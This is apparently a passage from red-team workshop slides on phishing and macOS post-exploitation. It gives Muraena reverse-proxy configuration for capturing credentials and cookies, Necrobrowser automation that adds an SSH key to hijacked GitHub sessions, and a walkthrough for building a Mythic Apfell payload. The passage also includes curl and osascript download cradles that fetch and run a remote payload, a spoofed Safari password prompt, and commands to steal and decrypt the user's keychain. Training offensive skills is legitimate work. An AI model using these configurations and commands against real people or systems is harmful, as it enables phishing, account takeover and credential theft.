key = "./cert/_wildcard.outofscope.gdn-key.pem"  
  
root = "./cert/rootCA.pem"
```

Muraena config /tricks: tracking

- Monitoring user interactions and capturing sensitive information during a phishing campaign.

<https://muraena.phishing.click/modules/tracker>

```
[tracking]                                     [tracking.secrets]

enable = true                                paths = ["/login", "/session"]

trackRequestCookie = true                     [[tracking.secrets.patterns]]

[tracking.trace]                            label = "Username"

# Tracking identifier                      start = "&login="

identifier = "_Github_Profile"                end = "&password="

# Rule to generate and validate a tracking identifier
validator = "[a-zA-Z0-9]{5}"                  [[tracking.secrets.patterns]]

# Tracking initial HTTP Header (empty is: If-Range)
header = "If-Range"                           label = "Password"

# Tracking initial HTTP Header (empty is: If-Range)
start = "&password="                         end = "&web"
```

Muraena config /tricks: Watchdogs

- Prevent unsolicited traffic against your phishing site

<https://muraena.phishing.click/modules/watchdog> (TODO)

Syntax:

- Match All [*] (Useful for creating a whitelist)
- Match IP [e.g. 203.0.113.6 or 2001:db8::68]
- Match IP Network [e.g.: 192.0.2.0/24 or ::1/128]
- Match Hostname [e.g. crawl-66-249-66-1.googlebot.com]
- Match Hostname RegExp [e.g.: ~ .*\cox\.net]
- Match Geofence [e.g.: @ 39.377297 -74.451082 (7km)]
- Match User-Agent [e.g.: > AdsBot-Google-Mobile]
- Match User-Agent RegExp [e.g.: >~ Google]

RegExp

Regxes are case sensitive, but it is possible to set a case-insensitive flag as the first item in the regex:

>~ (?i)google

Example 1:

Block everything, only allow access from localhost:

*

! ::1 # Allow localhost IPv6

! 127.0.0.1 # Allow localhost IPv4

Let's play together: mkcert install on your machine

|  => mkcert --install || OR "mkcert --CAROOT" if it's already installed

Using the local CA at "/home/snorky/.local/share/mkcert" ✨

The local CA is already installed in the system trust store! 👍

The local CA is already installed in the Firefox and/or Chrome/Chromium trust store! 👍

Don't forget to check, and add if it's missing, your rootCA in your browser.

chrome://settings/certificates

brave://settings/certificates

FF: about:preferences#privacy => View Certificates...

Let's play together: mkcert config on your machine

|  => mkcert -install

Using the local CA at "/home/snorky/.local/share/mkcert" ✨

|  => mkcert "*.phish.me" phish.me

Using the local CA at "/home/snorky/.local/share/mkcert" ✨

Created a new certificate valid for the following names 

- "*.[phish.me](#)"
- "[phish.me](#)"

Reminder: X.509 wildcards only go one level deep, so this won't match a.b.phish.me 

The certificate is at "./_wildcard.phish.me+1.pem" and the key at "./_wildcard.phish.me+1-key.pem" 

Let's play together: set resolver on you machine

Under root profile, replace 127.0.0.1 with your Muraena srv IP:

```
|  => echo -e "#Muraena \n132.145.22.120 phish.me\n132.145.22.120 ext.phish.me\n132.145.22.120 ext1.phish.me\n132.145.22.120 ext2.phish.me\n132.145.22.120 ext3.phish.me\n132.145.22.120 ext4.phish.me\n132.145.22.120 ext5.phish.me\n132.145.22.120 ext6.phish.me\n132.145.22.120 ext7.phish.me\n132.145.22.120 ext8.phish.me\n132.145.22.120 extwild1.phish.me\n132.145.22.120 extwild2.phish.me\n132.145.22.120 extwild3.phish.me\n132.145.22.120 extwild4.phish.me\n132.145.22.120 extwild5.phish.me\n132.145.22.120 extwild6.phish.me\n132.145.22.120 extwild7.phish.me\n132.145.22.120 extwild8.phish.me\n" | sudo tee -a /etc/hosts
```

```
|  => cat /etc/hosts
```

Let's play together: Muraena on your phishing server

- Copy content of `_wildcard.phish.me+1.pem`, `_wildcard.phish.me+1-key.pem` and `rootCA.pem` files and store them on the server in `/opt/muraena/config/cert/`
- Edit `/opt/muraena/config/config.toml` and adapt your settings
 - proxy
 - tls
- Verify if your target web site is loaded properly
- Adapt [tracking] in your config file to grab credentials

Muraena config /tricks: necrobrowser

- Automate the post-exploitation phase of a phishing campaign.

<https://muraena.phishing.click/modules/necrobrowser>

```
[necrobrowser]
enable = true
endpoint =
"https://rywa7fv6mc.execute-api.ap-southeast-1.amazonaws.co
m/dev/instrument/muraena"
profile = "./config/github.necro"

[necrobrowser.urls]
authSession = [/settings/profile]
authSessionResponse = [/users/settings]

[necrobrowser.trigger]
type = "cookie"
values = ["logged_in"]
delay = 5
```

Necrobrowser / Pwnppeter

Rely on puppeteer and chromium:

To quickly understand how automation can work and build/troubleshoot your automation:

- |  => npm install --save puppeteer
- |  => npm install --save puppeteer-core
- |  => node target.js

Let's practise together: Demo on sincon.pwnwith.me

- 1) Generate and configure a TLS certificate for your domain
 - a) import your rootCA.pem in your navigator
- 2) You can find a muraena config template in /deps/Muraena/config.toml
 - a) adapt your config file with your own domain
 - b) set tracking
 - c) grab credentials

Necrobrowser / Pwnppeter on sincon.pwnwith.me

Rely on puppeteer and chromium (brew install chromium):

To quickly understand how automation can work and build/troubleshoot your automation:

- |  => cd <path>/necrobrowser/puppeteer-troubleshooting/
- |  => npm i --save
- |  => vi sincon.js
- |  => node sincon.js

Let's practise together / Demo

- our target: github.com
- muraena config: [deps/muraena/github.toml](https://github.com/muraenateam/deps/muraena/github.toml)
- necrobrowser config: [deps/muraena/github.necro](https://github.com/muraenateam/deps/muraena/github.necro)

Instead to use local instance of Necrobrowser, I use pwnppeteer (aws-lambda):
<https://github.com/muraenateam/pwnppeteer>

All config and deployment files can be find:

https://github.com/nbuzydeb/sincon24_modern_redteam/tree/main/deps/necrobro_wser

Let's practise together / Demo

muraena config: deps/muraena/github.toml

- edit the phishing domain
- edit tls section

necrobrowser config: deps/muraena/github.necro

- edit values of sshKeyTitle and sshKey


Evilginx

No time to explore all features in Evilginx

Demo time !

macOS post-exploitation

Mythic's microservice architecture



Mythic agents and their capabilities

																					
01. Version Information																					
Mythic Version	3.2	3.2	3.2	3.2	x	x	x	3.2	x	3.2.20-rc11	3.2	x	x	x	x	2.3	x	3.2	3.2	x	x
Agent Version	0.1.4	2.2.5	2.0.2	2.0	x	x	x	2.3.1	x	2.0.36	0.1.9	x	x	x	x	x	0.0.1	x	x	x	x
02. Operating Systems																					
FreeBSD	x	x	x	x	x	x	x	✓	x	x	x	x	x	x	x	x	x	x	x	x	x
Linux	x	x	✓	✓	x	x	x	✓	x	✓	✓	x	x	x	x	x	✓	x	x	x	x
OpenBSD	x	x	x	x	x	x	x	✓	x	x	x	x	x	x	x	x	x	x	x	x	x
Solaris	x	x	x	x	x	x	x	✓	x	x	x	x	x	x	x	x	x	x	x	x	x
Windows	x	✓	✓	✓	x	x	x	✓	x	x	✓	x	x	x	x	✓	x	✓	✓	x	x
macOS	✓	x	✓	✓	x	x	x	✓	x	✓	x	x	x	x	x	x	x	x	x	x	x
03. Supported C2 Profiles																					
discord	x	x	✓	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
dynamichttp	✓	x	x	✓	x	x	x	x	x	✓	x	x	x	x	x	x	x	x	x	x	x

https://mythicmeta.github.io/overview/agent_matrix.html

Create an Apfell payload

The screenshot shows a web browser window with the URL `https://127.0.0.1:7443/new/payloads`. The browser's toolbar includes standard navigation buttons, a search bar, and various icons for file operations. The main content area is titled "Payloads". A context menu is open from the "Actions" dropdown, listing four options: "Generate New Payload", "Generate New Wrapper Payload", "Import Payload Config", and "Show Deleted Payloads".

ACTIONS ▾
Generate New Payload
Generate New Wrapper Payload
Import Payload Config
Show Deleted Payloads

Create an Apfell payload

The screenshot shows the Operation Chimera interface with a dark theme. At the top, there is a toolbar with various icons: a menu icon, a file icon, a virus icon, a search icon, a clipboard icon, a fingerprint icon, a file icon, a camera icon, a key icon, a phone icon, a flag icon, a grid icon, and a tag icon. To the right of these icons is the text "Operation Chimera". Further to the right are icons for help, notifications (with a red notification count of 1), user profile, and settings, along with a sun icon.

Below the toolbar, a horizontal progress bar is divided into five segments, each containing a number (1, 2, 3, 4, 5) inside a circle. Underneath each segment is a label: "Select Target OS", "Payload Type", "Select Commands", "Select C2 Profiles", and "Build".

Select Target Operating System

A dropdown menu is open under the "Select Target OS" label, showing "macOS" as the selected option. Below the dropdown, the text "Target Operating System" is displayed. At the bottom left are "BACK" and "NEXT" buttons, and at the bottom right is a large "SUBMIT" button.

Create an Apfell payload

The screenshot shows the Operation Chimera interface with a dark theme. At the top, there is a toolbar with various icons: a menu, a speaker, a biohazard symbol, a magnifying glass, a clipboard, a fingerprint, a file, a camera, a key, a phone, a checkmark, a flag, a grid, and a shield. To the right of these icons is the text "Operation Chimera". Further to the right are icons for a thumbs down, a question mark, a bell with a red notification badge containing the number "1", a user profile, and a gear. Below the toolbar is a horizontal progress bar with five numbered steps: 1 (Select Target OS), 2 (Payload Type), 3 (Select Commands), 4 (Select C2 Profiles), and 5 (Build). Step 1 is completed (indicated by a checkmark) and highlighted with a light blue background. The other steps are grayed out. Below the progress bar, the steps are labeled: "Select Target OS", "Payload Type", "Select Commands", "Select C2 Profiles", and "Build". The main title "Select Target Payload Type" is displayed prominently below the steps. A dropdown menu is open, showing the option "apfell" selected. Below the title, the section "Build Parameters" is shown with a table:

Build Parameter	Value
-----------------	-------

At the bottom left are "BACK" and "NEXT" buttons. The "NEXT" button is highlighted with a blue background.

Create an Apfell payload

The screenshot shows the Operation Chimera interface with a dark theme. At the top, there is a navigation bar with various icons and the text "Operation Chimera". Below the navigation bar, a progress bar indicates the current step: "Select Target OS" (checkmark), "Payload Type" (checkmark), "Select Commands" (step 3 of 5), "Select C2 Profiles" (empty), and "Build" (empty). The main title "Build Commands Into Agent" is centered above two large panels.

Available Commands

- add_user
- cat
- cd
- chrome_bookmarks
- chrome_js
- chrome_tabs
- clipboard

Commands Included

- download
- exit
- load
- shell
- upload

add_user

Commandline Help: add_user
Needs Admin Permissions: False
Description: Add a local user to the system by wrapping the Apple binary, dscl.

DOCUMENTATION

BACK NEXT

Create an Apfell payload

The screenshot shows the Apfell payload creation interface with the following steps visible in the header:

- Select Target OS (Completed)
- Payload Type (Completed)
- Select Commands (Step 3, In Progress)
- Select C2 Profiles (Step 4, In Progress)
- Build (Step 5, In Progress)

The main area is titled "Build Commands Into Agent". It displays two panels: "Available Commands" on the left and "Commands Included" on the right.

Available Commands panel:

- Buttons: >>, >, <, <<

Commands Included panel:

- checkboxes next to command names:
 - add_user
 - cat
 - cd
 - chrome_bookmarks
 - chrome_js
 - chrome_tabs
 - clipboard

add_user command details:

- Commandline Help:** add_user
- Needs Admin Permissions:** False
- Description:** Add a local user to the system by wrapping the Apple binary, dscl.

Buttons at the bottom:

- BACK
- NEXT
- DOCUMENTATION

Create an Apfell payload

The screenshot shows the Apfell payload creation interface. The top navigation bar includes icons for file operations, search, and various configuration settings, along with the title "Operation Chimera". Below the navigation bar is a progress bar with five steps: "Select Target OS" (step 1, checked), "Payload Type" (step 2, checked), "Select Commands" (step 3, checked), "Select C2 Profiles" (step 4, currently selected), and "Build" (step 5). The main content area is titled "Select C2 Profiles". It displays a table with columns: "Include?", "C2 Name", "Pre-created Instances", and "Description". A single row is shown for the "http" profile, which is included (checked "Include?") and described as "Uses HTTP Get/Post messages for connectivity". At the bottom left are "BACK" and "NEXT" buttons.

Include?	C2 Name	Pre-created Instances	Description
<input checked="" type="checkbox"/>	http		Uses HTTP Get/Post messages for connectivity

BACK NEXT

Create an Apfell payload

The screenshot shows the Apfell interface with a progress bar at the top indicating five steps: Select Target OS (done), Payload Type (done), Select Commands (done), Select C2 Profiles (step 4), and Build (step 5). A red notification badge with the number 1 is visible on the notifications icon.

Select C2 Profiles

Include?	C2 Name	Pre-created Instances	Description
<input checked="" type="checkbox"/>	http		Uses HTTP Get/Post messages for connectivity

Parameter	Value
Callback Host Modified	https://d33j57rsse6jo4.cloudfront.net
Callback Interval in seconds	10
Callback Jitter in percent	23
Callback Port Modified	443

Create an Apfell payload

The screenshot shows the Apfell payload creation interface. At the top, there's a toolbar with various icons: a menu, a lock, a virus icon, a search, a clipboard, a fingerprint, a file, a camera, a key, a microphone, a flag, a grid, and a shield. The text "Operation Chimera" is displayed next to the shield icon. To the right are icons for a thumbs down, a question mark, a bell with a red notification (1), a user profile, and a gear. Below the toolbar is a horizontal progress bar with five steps, each marked with a checkmark: "Select Target OS", "Payload Type", "Select Commands", "Select C2 Profiles", and "Build". The "Build" step has a value of "5". Below the progress bar, the title "Payload Review" is centered. A code editor window contains the file "apfell_sincon2024.js". A message box below it says "Apfell payload generated for the RT workshop at SINCON2024". At the bottom, there are three buttons: "BACK", "CREATE PAYLOAD" (highlighted in green), and "START OVER" (highlighted in orange). There is also a "CREATE WRAPPER" button.

Select Target OS Payload Type Select Commands Select C2 Profiles Build


Payload Review

```
apfell_sincon2024.js
```

Apfell payload generated for the RT workshop at SINCON2024

BACK CREATE PAYLOAD START OVER CREATE WRAPPER


Create an Apfell payload



Host and serve your payload

The screenshot shows the Cobalt Strike interface with the following details:

- Address Bar:** https://127.0.0.1:7443/new/payloads
- Toolbar:** Includes icons for navigation, search, file operations, and various tools.
- Section Header:** Payloads
- Table Headers:** Delete, Modify, Build Progress, Download, File, Description, C2 Status, Agent, Details
- Table Data:** A single row for "apfell_sincon2024.js".
 - Actions:** Delete (trash), Modify (button labeled ACTIONS), Build Progress (green checkmarks).
 - Download:** Download icon.
 - File:** apfell_sincon2024.js
 - Description:** Apfell payload generated for the RT workshop at SINCON2024
 - C2 Status:** ✓ - http
 - Agent:** A small icon representing the payload.
 - Details:** An information icon (i) in a blue circle.



Host and serve your payload

Payload Configuration

Payload Information

Payload Info	Value
Payload Type	apfell
Selected OS	macOS
UUID	68ec0251-0288-476f-bb31-28b82a3876b7
Creation Time	Wed May 15 2024 08:11 PM
Filename	apfell_sincon2024.js
Download URL	https://127.0.0.1:7443/direct/download/c604c110-dc20-4fa7-acc4-7732867fb450
SHA1	17fb7df5e34a9cc2c5380233bf4cd0e06583c659
MD5	8213ad6161866f0e533fd5ef61af2381

 Host Payload Through C2

Pick your chosen route for the payload

Host File via C2 Profile

File	apfell_sincon2024.js
C2 Profile	http
Hosting URL Path (with /)	/payload

CLOSE **SUBMIT**

Payload hosting reflected in the listener config

```
17 "payloads": {  
18     "/payload": "c604c110-dc20-4fa7-acc4-7732867fb450"  
19 }  
20
```

Execute your payload

Either:

1. osascript -l JavaScript -e "eval(ObjC.unwrap(\$.NSString.alloc.initWithDataEncoding(\$.NSData.dataWithContentsOfURL(\$.NSURL.URLWithString('https://xxxxxx.cloudfront.net/payload')), \$.NSUTF8StringEncoding)));"
2. curl https://xxxxxx.cloudfront.net/payload | osascript -l JavaScript &

These download cradles may not be enough against a good EDR ;)

We got a callback!

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
 2	10.0.2.1	ADMIN\$-IMAC-PRO.	admin		1131	2 seconds	Apfell payload generated for the RT workshop at	

Execute code in-memory using JXA

JavaScript for Automation (JXA) “provides the ability to use JavaScript for interapplication communication between apps” in macOS ([reference](#))

While JXA’s capabilities are limited, it comes with an **Objective-C bridge** that allows you to perform more advanced operations.

As per the [JXA-Cookbook](#), the **ObjC** object deals with the bridge and how the JavaScript engine has access to / interprets Objective C objects, while the **\$** object is the main access point for all Objective C function calls.

Example: SwiftBelt-JXA

JXA enumeration script that implements the following checks:

- TCCCheck
- SecCheck
- SysInfo
- CredSearch
- RunningApps
- History
- SlackSearch
- InstalledApps
- FirefoxCookies
- LockCheck
- StickyNotes

Download and load SwiftBelt-JXA

On your machine:

```
curl  
https://raw.githubusercontent.com/cedowens/SwiftBelt-JXA/main/SwiftBelt-JXA.js --output swiftb.js
```

On your callback in Mythic, type:

jsimport

Then press enter, select the JS file

you just downloaded, and press **Task**

jsimport's Parameters	
Description	import a JXA file into memory
Requires Admin?	False
Parameter	Value
file	SWIFTB.JS
Required	

Run SwiftBelt-JXA checks

To run specific checks:

**jsimport_call Checks('function1,
function2, function3, function4....')**

To run them all (minus LockCheck):

jsimport_call Checks('All')

[Sun May 19 2024 05:23 PM] / 3 / mythic_admin / 1

jsimport_call {"command":"Checks('All')"}
35 #####
36 #####
37 #####
38 [+] Local aws cred search:
39 credentials:
40 [default]
41 aws_access_key_id=AKIAIOSFODNN7EXAMPLE
42 aws_secret_access_key=wJa1rXUtnFEMI/K7MDENG/bPxRfCYEXAMPLEKEY
43 #####
44 [user1]
45 aws_access_key_id=AKIAI44QH8DHBEEXAMPLE
46 aws_secret_access_key=je7MtGbClwBF/2Zp9UtK/h3yCo8nvbEXAMPLEKEY
47 #####
48 #####
49 =====>Running Apps:
50 1. loginwindow
51 2. universalaccesssd
52 3. talagent
53 4. WindowManager
54 5. CoreLocationAgent
55 6. Notification Centre


jsimport_call {"command":"Checks('LockCheck')"}
1 [+] Screen is currently LOCKED
2 #####
2 #####

Trigger a “phishing” prompt

The default icon value for the prompt command does not seem to work on our environment, so instead let's spoof Safari. Type the following Mythic command into the “Task an agent” field:

```
prompt -title "Safari Update Helper" -icon  
"/Applications/Safari.app/Contents/Resources/AppIcon.icns" -text "Please  
input your administrator password for the update to proceed:"
```

Trigger a “phishing” prompt: result



[Wed May 15 2024 09:26 PM] / 19 / mythic_admin / 2

prompt user with title "Safari Update Helper" and message "Please input your administrator password for the update to proceed:"

1 | admin

macOS Keychain

- Let's quote [Apple's documentation](#):
 - "Keychain Access is a macOS app that stores your passwords and account information, and reduces the number of passwords you have to remember and manage.

When you access a website, email account, network server or other password-protected item, you may be given the option to remember or save the password. If you choose to save the password, it's saved in your keychain so you don't have to remember or type your password every time."

- Applications like Google Chrome, Slack or Visual Studio Code use it to store the encryption key used to secure their secrets

 ...	Chrome Safe Storage
 ...	Chromium Safe Storage
 ...	Code Safe Storage
 ...	Slack Safe Storage

Steal user's keychain and break it offline

To get the user's keychain file, issue in Mythic:

download ~/Library/Keychains/login.keychain-db

After downloading it to your machine, use chainbreaker to extract the secrets. We know the keychain password (the user's) since the previous step (phishing pop-up)

```
cd ~/Downloads  
git clone https://github.com/n0fate/chainbreaker.git  
cd chainbreaker  
pip3 install -r requirements.txt  
python3 setup.py bdist_wheel -d dist  
pip3 install -e .  
python3 -m chainbreaker -pa ../login.keychain-db \  
-o output
```



```
INFO - Dump Start: 2024-05-20 00:38:49.850536  
INFO - 1 Keychain Password Hash  
INFO - 9 Generic Passwords  
INFO - 0 Internet Passwords  
INFO - 0 Appleshare Passwords  
INFO - 1 Private Keys  
INFO - 1 Public Keys  
INFO - 0 x509 Certificates  
INFO - Dump End: 2024-05-20 00:38:49.883560
```